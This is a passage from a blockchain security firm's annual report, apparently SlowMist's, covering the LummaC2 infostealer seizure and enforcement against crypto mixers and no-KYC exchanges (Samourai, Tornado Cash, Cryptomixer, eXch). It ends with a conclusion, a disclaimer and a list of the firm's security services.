The FBI disclosed that LummaC2 has been used in at least 1.7 million information-stealing attacks. Between April and June 2024 alone, related logs increased by 71.7%, and the malware remained active in multiple critical U.S. infrastructure sectors in 2025. Globally, infected devices reached 394,000 within a three-month period. The seizure operation was carried out in stages: on May 19, the government seized two domains; on May 20, LummaC2 administrators notified users of three replacement domains; and the following day, these three domains were also seized.



Although LummaC2 is just one typical example among many information-stealing malware, it serves as a reminder that device and environment security are equally critical in protecting cryptocurrency assets. Both users and organizations must maintain defenses at multiple levels.

3.3.5 Privacy / Coin Mixing Tools

In the cryptocurrency money-laundering ecosystem, privacy protocols and mixing tools have long played a key role. They serve both legitimate users who value privacy and cybercriminal organizations, ransomware groups, and underground laundering networks as important channels to bypass regulation. Multiple regulatory and law-enforcement cases in 2025 indicate that the line between privacy technologies and illicit abuse is being redefined, with regulatory approaches gradually shifting from “blanket crackdowns” to “distinguishing usage and responsibility.”

At the beginning of the year, the U.S. Department of Justice filed a lawsuit against the operators of Blender.io and Sinbad.io, accusing them of conspiracy to launder money and operating unlicensed money-transmission services. Blender had been used by North Korea’s Lazarus group to launder $20.5 million in the Axie Infinity attack. Even after sanctions, it continued operations under the new name Sinbad, maintaining a “no-logs policy” and deleting user transaction records.

By the end of 2023, Sinbad was dismantled through an international law-enforcement operation. Such “rebranding and regeneration” is common in the mixer ecosystem; the closure of a privacy tool does not eliminate the risk but rather shifts it more covertly to the next generation of infrastructure.

In contrast, the Samourai Wallet case saw its co-founder plead guilty in July 2025, admitting to laundering over $237 million through Whirlpool and Ricochet and actively promoting the services on the dark web. Unlike traditional centralized mixers, Samourai employs a UTXO-reconstruction mechanism to enhance anonymity. The conviction highlights the increasingly clear legal boundary between “providing privacy capabilities” and “actively participating in money laundering”: developing privacy tools in itself is not illegal, but if the design and operation directly facilitate criminal activity, criminal liability may apply.

UNITED STATES DISTRICT COURT
SOUTHERN DISTRICT OF NEW YORK

UNITED STATES OF AMERICA, : 24cr82-1(DLC)

-v- : ORDER

KEONNE RODRIGUEZ,

Defendant.

DENISE COTE, District Judge:

Having been informed that the defendant wishes to enter a change of plea, it is hereby


ORDERED that a change of plea is scheduled for July 30, 2025 at 10:00 AM in Courtroom 18B, 500 Pearl Street.

Dated: New York, New York
July 29, 2025

DENISE COTE
United States District Judge


Additionally, at the end of 2025, European authorities launched a large-scale seizure operation against Cryptomixer. Since 2016, the platform had cumulatively processed over $1.4 billion in Bitcoin laundering, providing anonymous transfer channels for ransomware groups, dark-web marketplaces, and card-fraud networks. During the operation, 12 TB of data and server assets were seized, the main domain cryptomixer.io was blocked, and seizure notices were posted on both the surface web and the dark web.

Another major thread in privacy-tool regulation centers on Tornado Cash. After the 2022 sanctions and the ensuing legal disputes from 2023–2024, 2025 saw a subtle shift: the U.S. District Court for the Western District of Texas lifted the OFAC sanctions, Tornado Cash addresses were removed from the SDN List, the Treasury Department's sanctions were ruled unlawful, and a permanent injunction barred the imposition of similar sanctions in the future. The Department of Justice also stated that it will no longer prosecute developers of truly decentralized, non-custodial software under 1960(b)(1)(C). Although developer Roman Storm still faces potential sentencing, on-chain usage of Tornado Cash has remained highly active amid regulatory disputes (the following data only covers the Tornado Cash 100 ETH Pool):



According to the data, total deposits for the year amounted to approximately $1.816 billion, while withdrawals totaled around $1.234 billion, showing a clear net inflow and indicating that a significant amount of funds continued to use Tornado Cash as a channel for asset mixing and anonymization. The highest deposit month was November, with about $499 million, while the highest withdrawal month was April, with roughly $80.95 million. In most months, Deposit USD > Withdrawal USD.

Another important category in 2025 was the no-KYC trading platform **eXch**, which served as the "exit layer" in the laundering chain following mixing services. According to data before eXch was seized, it received approximately 28,756 ETH and 73.48 million in ERC-20 tokens in 2025. The fund peak occurred in early March at around $1.94 million, and deposits and withdrawals ceased after the platform was seized in April.



eXch repeatedly denied assisting Lazarus with money laundering, but acknowledged that part of the stolen funds from the Bybit attack eventually flowed into its platform. Under increasing pressure, it began exiting the USD stablecoin market, shifted to DAI with dynamic-address strategies to evade on-chain tracking, and announced business sales, restrictions on U.S. users, and attempts at overseas acquisitions and structural migration. Nevertheless, before ceasing operations in April, its servers and domains were seized by German authorities, with approximately €34 million in assets confiscated. Investigations indicated that over the years, eXch had provided laundering channels for multiple major attacks, with the total laundered volume

approaching $1.9 billion, making it a significant case study in privacy-asset regulation and law-enforcement coordination.

Regulatory trends in 2025 increasingly emphasize distinguishing "privacy as a technology" from "money laundering as a behavior." Judicial approaches are becoming more favorable toward software that merely provides anonymity, while enforcement against operators actively facilitating criminal funds has grown stricter. Moving forward, the industry's challenge will not be whether privacy should exist, but how to strike a balance between technological freedom and compliance—ensuring that privacy tools protect legitimate users' rights without becoming a "cloak" for illicit funds.

IV. Conclusion

Looking back at 2025, the blockchain security and anti-money laundering (AML) landscape exhibited three major trends: attacks became more professional, criminal chains grew increasingly covert, and regulatory enforcement strengthened. While the total number of security incidents remained relatively stable throughout the year, their structure changed

significantly—DeFi permission management and social engineering attacks continued to be prevalent, while information theft and private key leakage incidents surged. The commercialization of underground tools turned “plug-and-play crime” into a reality, with risks gradually spilling over from purely technical layers to user operations and the supply chain. Money laundering networks continued to operate around Southeast Asian scam chains, North Korean cybercrime fund flows, and privacy-focused mixing tools. On the regulatory side, the world is entering a new stage, moving from “isolated enforcement” to “cross-border coordinated suppression.” Multiple countries are simultaneously advancing the implementation of AML/FATF standards, with platforms being shut down, funds frozen, and criminal cases targeting mixing facilities increasingly common, significantly constraining laundering space. Security and compliance have thus evolved from being a “risk mitigation capability” to a “threshold for business survival.” Industry competition is shifting toward who can operate sustainably within a compliant framework, while regulatory focus is moving from privacy itself to its criminal misuse, prompting a redefinition of the compliant development path for privacy technologies.

Looking forward, the development of the Web3 industry will no longer rely solely on technical innovation; it will depend more on security capabilities, risk identification, compliance frameworks, and on-chain monitoring and response. Organizations that can build stronger internal security controls, more transparent fund governance models, and more comprehensive KYT/AML review capabilities will gain longer-term resilience in the next cycle.

In line with this trend, SlowMist continues to advance AI-driven security and compliance capabilities. We firmly believe that security should never be understood as a one-off “project audit” or “emergency tracking,” but rather as a comprehensive, integrated closed-loop system covering threat detection and defense before, during, and after incidents. Pre-incident measures include security audits and training; during incidents, they involve on-chain monitoring and real-time hacker activity detection; post-incident measures include tracking, forensics, and emergency response. In practice, SlowMist operationalizes this closed-loop capability through its products and services, including MistEye (a Web3 threat early-warning and dynamic monitoring system based on threat intelligence models), MistTrack (on-chain analysis and AML/KYT compliance tracking platform), InMist Lab (a global threat intelligence collaboration network), as well as offensive/defensive operations and audit services. Powered by AI, these capabilities

enable automated, intelligent, and real-time threat identification, tracking, forensics, and compliance support, providing the industry with a robust, long-term security foundation.

V. Disclaimer

The content of this report is based on our understanding of the blockchain industry, data from the SlowMist blockchain hacked archive database SlowMist Hacked, and the anti-money laundering tracking system MistTrack. However, due to the "anonymous" nature of blockchain, we cannot guarantee the absolute accuracy of all data and cannot be held responsible for errors, omissions, or losses caused by using this report. Additionally, this report does not constitute any investment advice or the basis for other analyses. We welcome criticism and corrections for any oversights or inadequacies in this report.

VI. About SlowMist

SlowMist is a threat intelligence firm specializing in blockchain ecosystem security, established in January 2018. The firm was started by a team with over ten years of network security experience to become a global force. Our goal is to make the blockchain ecosystem as secure as possible for everyone. We are now a renowned international blockchain security firm that has worked on various well-known projects such as HashKey Exchange, OSL, MEEX, BGE, BTCBOX, Bitget, BHEX.SG, OKX, Binance, HTX, Amber Group, Crypto.com, etc.

SlowMist offers a variety of services that include but are not limited to security audits, threat information, defense deployment, security consultants, and other security-related services. We also offer AML (Anti-money laundering) software, MistEye (Security Monitoring) , SlowMist Hacked (Crypto hack archives), FireWall.x (Smart contract firewall) and other SaaS products. We have partnerships with domestic and international firms such as Akamai, BitDefender, RC², TianJi Partners, IPIP, etc. Our extensive work in cryptocurrency crime investigations has been cited by international organizations and government bodies, including the United Nations Security Council and the United Nations Office on Drugs and Crime.

By delivering a comprehensive security solution customized to individual projects, we can identify risks and prevent them from occurring. Our team was able to find and publish several high-risk blockchain security flaws. By doing so, we could spread awareness and raise the security standards in the blockchain ecosystem.

SlowMist Security Solutions

Security Services

Exchange Security Audits

Full range of black box and gray box security audits, going beyond penetration testing

Wallet Security Audits

Full range of black box and gray box security audits, going beyond penetration testing

Blockchain Security Audits

Comprehensive audit of key vulnerabilities in Blockchain and consensus security

Smart Contract Audits

comprehensive white box security audit of source code related to smart contracts

Consortium Blockchain Security Solutions

Services include but not limited to security design, audits, monitoring and management

Red Teaming

Penetration testing and evaluating vulnerable points

Security Monitoring

Dynamic security monitoring for all possible vulnerabilities

Blockchain Threat Intelligence

Joint defense system with integrated on-chain and off-chain security governance

Defense Deployment

Deploying Defense Solutions Tailored to Local Conditions, Implementing Hot Wallet Security Strengthening

MistTrack Tracking Service

Digital assets were unfortunately stolen, MistTrack saves a glimmer of hope

Incident Response Service

Aiming to help Web3 projects quickly and effectively respond to security incidents and threats

Security Consulting

Provide technical, risk management, and emergency response support as well as providing recommendations to improve them

Hacking Time

Annual close-door training focusing on blockchain security

Digital Asset Security Solution

Open source digital asset security solutions

Security Products

SlowMist AML

Promoting the compliance, security, and healthy development of the web3 industry

SlowMist KYT

A professional, real-time, and configurable anti–money laundering (AML) engine designed for large institutional compliance teams

MistTrack

A crypto tracking and compliance platform for everyone

MistEye

Provide comprehensive web3 threat intelligence and dynamic security monitoring services for everyone

SlowMist Hack

A comprehensive repository of blockchain incidents

False Deposit Vulnerability Scanner

Creating safe deposit and withdrawals for trading platforms

Website

https://slowmist.com

X

https://x.com/SlowMist_Team

Github

https://github.com/slowmist

Medium

https://slowmist.medium.com

Email

team@slowmist.com

Wechat


SLOWMIST
A global leader in blockchain threat intelligence